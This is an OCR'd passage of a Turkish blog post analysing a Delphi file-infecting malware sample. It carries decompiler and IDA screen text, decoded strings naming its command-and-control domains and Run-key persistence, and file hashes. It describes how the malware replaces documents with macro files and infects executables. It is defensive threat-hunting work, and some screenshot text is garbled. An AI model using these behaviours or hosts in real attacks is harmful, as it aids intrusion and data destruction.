
5. Sistem üzerindeki xls, xlsx, doc, docx uzantılı dosyaları bulduktan sonra içeriğini %TEMP% klasörüne yarattığı makro uzantılı (docm, xlsm gibi) ofis dosyasına (Yazar adı: WlnServer) kopyalamakta ve orjinal dosyaları silerek yerine orjinal dosyaların isimleri altında bu ofis dosyasını kopyalamaktadır. (Örnek: Masaüstündeki Mert.docx dosyasını silip yerine Mert.docm oluşturuyor ve içine Mert.docx içeriğini kopyalıyor.)


6. Sistem üzerindeki tüm yürütülebilir dosyaları (exe) bulup modifiye ederek çalıştırıldığı anda hem orjinal dosyayı hem de Resource Directory kısmındaki zararlı ofis dosyalarını (%TEMP% klasörüne açtığı) ve programı çalıştırmaktadır.

7. VirusTotal üzerinde client.exe dosyası üzerinde yer alan ABvgjdfL+hpQCgCT42VdO6m4GD karakter dizisini arattığımda ise bu zararlı yazılımın bulaştığı çok sayıda örnekle karşılaştım.


Interactive Delphi Reconstructor by crypto: C:\Users\Mert\Desktop\client.exe (Delphi-7)
File Tools Tabs Plugins Program
Units (F2) Types (F4) Forms (F5)
CodeViewer (F6) ClassViewer (F7) Strings (F8) Names (F9) SourceCode (F10)
XRefs
00401000 <Enumeration> Boolean
00401028 <Char> Char
0040103C <Integer> Integer
00401054 <Integer> Byte
00401068 <Integer> Word
0040107C <Integer> Cardinal
00401094 <AnsiString> String
004010A0 <WideString> WideString
004010B0 <Variant> Variant
004010C0 <Variant> OleVariant
004010D0 <VMT> TObject
00401124 <Class> TObject (System)
00401144 <Interface> IInterface (S
004011C4 <VMT> TInterfacedObject
004072FC <Enumeration> _Enum_4_1
004073AC <Set> TOwnerDrawState
004084B0 <VMT> Exception
00408518 <VMT> EAbort
0040856C <VMT> EHeapException
004085C8 <VMT> EOutOfMemory
00408624 <VMT> EInOutError
0040867C <VMT> EExternal
004086D4 <VMT> EExternalException
00408734 <VMT> EIntError
0040878C <VMT> EDivByZero
004087E4 <VMT> ERangeError
0040883C <VMT> EIntOverflow
00408898 <VMT> EMathError
004088F0 <VMT> EInvalidOp
00408948 <VMT> EZeroDivide
004089A0 <VMT> EOverflow
004089F8 <VMT> EUnderflow
00408A50 <VMT> EInvalidPointer
00408AAC <VMT> EInvalidCast
00408B08 <VMT> EConvertError
00408B64 <VMT> EAccessViolation
<AnsiString> 'Sealed-case PC'
<AnsiString> 'Multi-system chassis'
<AnsiString> 'Compact PCI'
<AnsiString> 'Advanced TCA'
<AnsiString> 'Blade'
<AnsiString> 'Blade Enclosure'
<AnsiString> 'C:\Apps\Delphi Project\Xred57\v-110\Server\PJResFile.pas
<AnsiString> 'Assertion failure'
<AnsiString> 'C:\Apps\Delphi Project\Xred57\v-110\Server\PJResFile.pas
<AnsiString> 'Assertion failure'
<AnsiString> '['
<AnsiString> '|'
<AnsiString> ']'
<AnsiString> '+R/+YbvX0cr1V/qzIlminCsSPjUtARo81MfJZPQr9eLv+ZcpsBPx+3E'
<AnsiString> 'WQL'
<AnsiString> 'aB9mJBr4B1QeQ5q5a7H+6+vq4iSi8F+Bs8YlAa/V'
<AnsiString> 'Ati Update Service'
<AnsiString> 'XP'
<AnsiString> 'apdo/C0t92xh/HVKGNqVyd04QSa9ipDMVIa2SAABRoIarOSqBRSOTR5t
<AnsiString> '%s\%s'
<AnsiString> 'DisplayName'
<AnsiString> 'W9z4RTcv'
<AnsiString> 'LapTop'
<AnsiString> 'qNReLsPCFj6BksF'
<AnsiString> 'XP'
<AnsiString> 'apdo/C0t92xh/HVKGNqVyd04QSa9ipDMVIa2SAABRoIarOSqBRSOTR5t
<AnsiString> 'BRSVmOcyJC'
<AnsiString> '0000:59'
<AnsiString> 'Gtj7TIHdMA'
<AnsiString> 'FluFmWn/6HPLPiYn'
<AnsiString> 'SYSTEM'
<AnsiString> 'sFWQnyXbCjE'
<AnsiString> '%s "%s"'
<AnsiString> 'C:\'
<AnsiString> 'Google Chrome Helper'
<AnsiString> 'xNlj7T0tbq0lK1mMND'
<AnsiString> 'xNlj7PwHH7uL2k3Ari370A'
<AnsiString> 'xdkUv8odTXKqXaQO'
<AnsiString> 'qRBlieb8u+WOx4DADvNvqC'
IDA - client.exe C:\Users\Mert\Desktop\client.exe
File Edit Jump Search View Debugger Options Windows Help
Library function Regular function Instruction Data
Functions window
Function name
GetFullPathNameA
GetIconInfo
GetKeyNameTextA
GetKeyState
GetKeyboardLayout
GetKeyboardLayoutList
GetKeyboardState
GetKeyboardType
GetLastActivePopup
GetLastError
GetLastError_0
GetLocalTime
GetLocaleInfoA
GetLocaleInfoA_0
GetLongPathNameA
GetMenu
IDA View-A
Exports
RDG Packer Detector v0.7.6
Vx Edition 2017
C:\Users\Mert\Desktop\client.exe
x32
Open
Borland Delphi v6.0 - v7.0
Compiler
Nada
Detected
Possible
MENU
Contact:
Ent
File scanned in ,01 Seg.
M-A
M-B
Detect
sub_45743C proc near
push ebx
push esi
mov esi, edx
mov ebx, eax
mov ecx, esi
mov dx, 925h
mov eax, ebx
call sub_45703C
pop esi
pop ebx
retn
sub_45743C endp
Graph overview
100.00% (-334,-135) (781,366) 0005683C 0045743C: sub_45743C (Synchronized with Hex View-1)
Output window
451704: 05-01-2019 18:15:39 decompiling (0)...
451B68: 05-01-2019 18:15:39 decompiling (1;usedcpu 00:00:00) int __usercall@<eax>(int a1@<eax>, int a2@<edx>)
05-01-2019 18:15:39 The application has been completely decompiled.
Caching 'Functions window'... ok
Python
AU: idle Down Disk: 12GB


IDA - client.exe C:\Users\Mert\Desktop\client.exe - Suspending...
IDA View-EIP
General registers
Modules
Threads
Hex View-1
Stack view
Output window
Encoded String: qNReLsPCFj6BksF Decoded String: config.json
Encoded String: apdo/C0t92xh/HVKGNqVyd04QSa9ipDMVIa2SAABRoIarOSgBRSOTR5tvWq6 Decoded String: SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Encoded String: BRSVmOcyJC Decoded String: HIGHEST
Encoded String: Gtj7TIHdMA Decoded String: ONLOGON
Encoded String: fluFWwh/GHPLPjYn Decoded String: LOCALSERVICE
Encoded String: apdo/C0t92xh/HVKGNqVyd04QSa9ipDMVIa2SAABRoIarOSgBRSOTR5tvWq6 Decoded String: SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Encoded String: sFWQnyXbCjE Decoded String: explorer
Encoded String: apdo/C0t92xh/HVKGNqVyd04QSa9ipDMVIa2SAABRoIarOSgBRSOTR5tvWq6 Decoded String: SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Encoded String: xNlj7T0tbg0lKlmMND Decoded String: xred.mooo.com
Encoded String: xNlj7PwMM7uL2k3Ar170A Decoded String: xredini.mooo.com
Encoded String: xdkUv8odTXKgXaQO Decoded String: xfl.mooo.com
Encoded String: qRBlieb8u+WOx4DADvNvqC Decoded String: chromehelper.exe
Encoded String: MNjr/ckiJ/ExMUwGLyM+uzD Decoded String: Excel.Application
Encoded String: eBq/7+BFgYYFU0XYRouIC Decoded String: Word.Application
Encoded String: ZVLGDyrftcuzS69NKebx1pCKeC Decoded String: Program Files (x86)
Encoded String: ZVLGDyrftcuzS69NKC Decoded String: Program Files
Encoded String: kciksV6nteIG1SdfJsEs510J Decoded String: --max-cpu-usage=50
Mert ▸ AppData ▸ Local ▸ Temp ▸
Organize
Open
Share with
Print
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Local Disk (C:)
Network
Name
Date modified
Type
Size
tt9Ff.docm 21.01.2019 20:57 Microsoft Word M... 26 KB
~$cache1.exe 21.01.2019 20:57 Application 11 KB
{D450B6A4-09D7-4DA9-B2DA-93CB0F4F... 21.01.2019 20:56 DAT File 0 KB
6gwOsN.ico 13.01.2019 22:28 Icon 0 KB
6gwOsN.exe 13.01.2019 22:28 Application 39.682 KB
XhqRQy.ico 13.01.2019 22:28
XhqRQy.exe 13.01.2019 22:28
IYIRa6.ico 13.01.2019 22:28
IYIRa6.exe 13.01.2019 22:28
EFXEi6.ico 13.01.2019 21:42
EFXEi6.exe 13.01.2019 21:42
Pwe5k3.exe 13.01.2019 21:42
Pwe5k3.ico 13.01.2019 21:42
G3Hiqb.ico 13.01.2019 21:42
G3Hiqb.exe 13.01.2019 21:42
{E86971A3-A4A3-4A8F-A650-69C2B48AC... 13.01.2019 21:39
zGwHqQ.exe 13.01.2019 21:31
zGwHqQ.ico 13.01.2019 21:31
TZfVCj.exe 13.01.2019 21:31
TZfVCj.ico 13.01.2019 21:31
uKf9t6.exe 13.01.2019 21:31
uKf9t6.ico 13.01.2019 21:31
4Fefv8.exe 13.01.2019 21:30
CdX.xml 13.01.2019 17:07
AdobeARM.log 13.01.2019 12:45
AdobeARM_NotLocked.log 05.01.2019 21:31
dd_vcredist_amd64_20190105212954.log 05.01.2019 21:30
au-descriptor-1.8.0_191-b12.xml 05.01.2019 21:19
jusched.log 05.01.2019 21:19
dd_vcredist_amd64_20190105211043.log 05.01.2019 21:11
dd_vcredist_amd64_20190105211103.log 05.01.2019 21:11 Text Document 14 KB
tt9Ff.docm Properties
General
File Hashes
Security
Details
Previous Versions
Property
Value
Description
Title
Subject
Tags
Categories
Comments
Origin
Authors WlnServer
Last saved by WlnServer
Revision number 112
Version number
Program name Microsoft Office Word
Company
Manager
Content created 31.03.2018 00:13
Date last saved 19.05.2018 01:16
Last printed
Total editing time 22:23:00
Remove Properties and Personal Information
OK
Cancel
Apply


Mert ▸ AppData ▸ Local ▸ Temp ▸
Organize
Open
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Local Disk (C:)
Network
Name
Date modified
Type
Size
tt9Ff.docm 21.01.2019 20:57 Microsoft Word M... 26 KB
~$cache1.exe 21.01.2019 20:57 Application 11 KB
{D450B6A4-09D7-4DA9-B2DA-93CB0F4F... 21.01.2019 20:56 DAT File 0 KB
6gwOsN.ico 13.01.2019 22:28 Icon 0 KB
6gwOsN.exe 13.01.2019 22:28 Application 39.682 KB
XhqRQy.ico 13.01.2019 22:28 Icon 0 KB
CFF Explorer VIII - [6gwOsN.exe]
File Settings ?
6gwOsN.exe
File: 6gwOsN.exe
Dos Header
Nt Headers
File Header
Optional Header
Data Directories [x]
Section Headers [x]
Import Directory
Resource Directory
Relocation Directory
TLS Directory
Address Converter
Dependency Walker
Hex Editor
Identifier
Import Adder
Quick Disassembler
Rebuilder
Resource Editor
UPX Utility
Resource Directory
Resource Directory Entry 1, ID: 2, AKA: Bitmaps
Resource Directory Entry 2, ID: 3, AKA: Icons
Resource Directory Entry 3, ID: 10, AKA: RCData
Resource Directory Entry 1, Name: CX
Resource Directory Entry 2, Name: EX
Resource Directory Entry 3, Name: KD
Resource Directory Entry 4, Name: TK
Resource Directory Entry 5, Name: TMAINFORM
Resource Directory Entry 6, Name: VR
Resource Directory Entry 7, Name: WO
Resource Directory Entry 4, ID: 14, AKA: Icon Groups
Resource Directory Entry 1, Name: MAINICON
Resource Directory Entry 5, ID: 16, AKA: Version Info
Member Offset Size Value
Name 000822A8 Dword 800003D2
OffsetToData 000822AC Dword 800001D0
VirusTotal
https://www.virustotal.com/gui/search/WInServer/files
WInServer
Mert SARICA
FILES 53
COMMONALITIES
ab2ef6f874d0b0fc90f582b98c4b10af2551f5283bcbee221c0d086e480a3111
40724dfe6768cee57bfaaa11eff416c012207ec286d3893e4d76bad7ae799405
0 / 61 25.68 KB 2018-12-20 10:33:08 first seen 2018-12-20 10:33:08 last seen 1 submissions 1 submitters
50b7307f672b68904dcf199cb5c61b83d0b222baf823a0bf90899829d5bc8734
=?UTF-8?Q?S=C4=B0MPRO3t_KULLANIM_KILAVUZU=5FBT=2Edocm?=
34 / 62 11.21 MB 2018-12-10 14:21:32 first seen 2018-12-10 14:21:32 last seen 1 submissions 1 submitters
38c4e3a9af70de70c3ebd9f5fa2c84fa7c4162a742d889b8e5b19d785941103b
...F-8?B?U1RFTV9FxJ9pdGltX1JvYm90dV9UZWtuaWsgxZ5hcnRuYW1lLmRvY20=?=
37 / 60 36.18 KB 2018-12-10 14:11:36 first seen 2018-12-10 14:11:36 last seen 1 submissions 1 submitters
40724dfe6768cee57bfaaa11eff416c012207ec286d3893e4d76bad7ae799405
E.1021 SİEMENS ŞALT MALZEME SİPARİŞ LİSTESİ 1.docm
35 / 61 34.62 KB 2018-11-23 11:30:34 first seen 2018-11-23 11:30:34 last seen 1 submissions 1 submitters
3d10d9e7ca227011e26edc39b4c3ded968511994d2ad88bc8ee88f92b6ec68ec
T.05 ÜRÜN ÇIKIŞ TALİMATI.docm
26 / 60 36.77 KB 2018-09-26 06:45:40 first seen 2018-10-20 06:58:48 last seen 2 submissions 2 submitters
ccb443c13a91f70ef70ed0b2f1b5cb46bd18b2a4f9659687c644395fa14b4928
PG.04 PERSONEL HİJYEN SANİTASYON PROGRAMI.docm
34 / 61 36.89 KB 2018-09-26 06:42:56 first seen 2018-09-30 03:09:32 last seen 2 submissions 2 submitters
1ac40e003f967b17f66f8f0b4cb8e3a5a418819b9287f44f701e0a364f18744c
T.24 YANGIN TALİMATI.docm
34 / 59 40.49 KB 2018-09-26 06:46:32 first seen 2018-09-26 06:46:32 last seen 1 submissions 1 submitters



Sonuca gelecek olursam, kurum olarak VirusTotal üzerinde tehdit avına çıkarak hem kurumunuza gerçekleştirilmesi planlanan siber saldırılardan, sosyal mühendislik saldırılarından haberdar olabilir hem de analistlerinizin tehdit avı ile tespit ettiği örnekleri analiz etmelerini sağlayarak zararlı yazılımı analizi konusunda yetkinlik kazanmalarını sağlayabilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.